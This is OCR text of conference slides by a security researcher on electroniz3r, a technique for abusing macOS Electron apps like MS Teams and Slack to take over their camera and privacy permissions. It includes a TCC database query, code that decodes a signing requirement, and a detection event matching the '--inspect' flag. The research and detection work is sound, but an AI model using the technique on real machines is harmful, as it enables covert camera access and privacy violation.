
electroniz3r

unauthorized access to user's camera via MS Teams



OK, but what if the Electron app disabled --inspect flag?


Let’s take Slack.app for example



```
sqlite> SELECT service,client,auth_value,csreq FROM access;
service                                     client                                                          auth_value  csreq
------------------------------------------  --------------------------------------------------------------  ----------  -----
kTCCServiceUbiquity                         com.apple.weather                                               2           ??

kTCCServiceUbiquity                         com.apple.iBooksX                                               2           NULL
kTCCServiceUbiquity                         com.apple.mail                                                  2           NULL
kTCCServiceUbiquity                         com.apple.ScriptEditor2                                         2           NULL
kTCCServiceUbiquity                         com.apple.Preview                                               2           NULL
kTCCServiceUbiquity                         com.apple.QuickTimePlayerX                                      2           NULL
kTCCServiceUbiquity                         com.apple.TextEdit                                              2           NULL
kTCCServiceSystemPolicyDocumentsFolder      net.tunnelblick.tunnelblick                                     2           ??

kTCCServiceAppleEvents                      com.vmware.fusionApplicationsMenu                               2           ??

kTCCServiceSystemPolicyDownloadsFolder      com.googlecode.iterm2                                           2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.idrix.VeraCrypt                                             2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.gpgtools.gpgkeychain                                        2           ??

kTCCServiceMicrophone                       org.mozilla.firefox                                             2           ??

kTCCServiceCamera                           org.mozilla.firefox                                             2           ??

kTCCServiceSystemPolicyDocumentsFolder      com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.mozilla.firefox                                             2           ??
```


```objc
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {

    NSString *codeRequirementBase64Encoded =
        @"+t4MAAAAAKgAAAABAAAABwAAAAYAAAAPAAAADgAAAAAAAAAKKoZIhvdjZAYBCQAAAAAAAAAAAAYAAAAGAAAABgAAAA8AAAAOAAAAAQAAAAoqhkiG92
        NkBgIGAAAAAAAAAAAADgAAAAAAAAAKKoZIhvdjZAYBDQAAAAAAAAAAAAsAAAAAAAAACnN1YmplY3QuT1UAAAAAAAEAAAAKNDNBUTkzNkg5NgAA";
    NSData *codeRequirementData = [[NSData alloc] initWithBase64EncodedString:codeRequirementBase64Encoded options:0];

    SecRequirementRef secRequirement = NULL;
    SecRequirementCreateWithData((__bridge CFDataRef)codeRequirementData, kSecCSDefaultFlags, &secRequirement);

    CFStringRef requirementText = NULL;
    SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
    NSLog(@"%@", (__bridge NSString *)requirementText);

    return 0;
}
```

```
anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate
    1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and
    certificate leaf[subject.OU] = "43AQ936H96"
```



electroniz3r

injecting to an older Slack version



DETECTIONS

Detecions

```
ES_EVENT_TYPE_NOTIFY_EXEC {
    [...]
    "context" : ”app_path --inspect=13337”
    [...]
}
```

Summing up

Thank you!

Wojciech Reguła

Head of Mobile Security at SecuRing

securing

@_r3ggi

wojciech-regula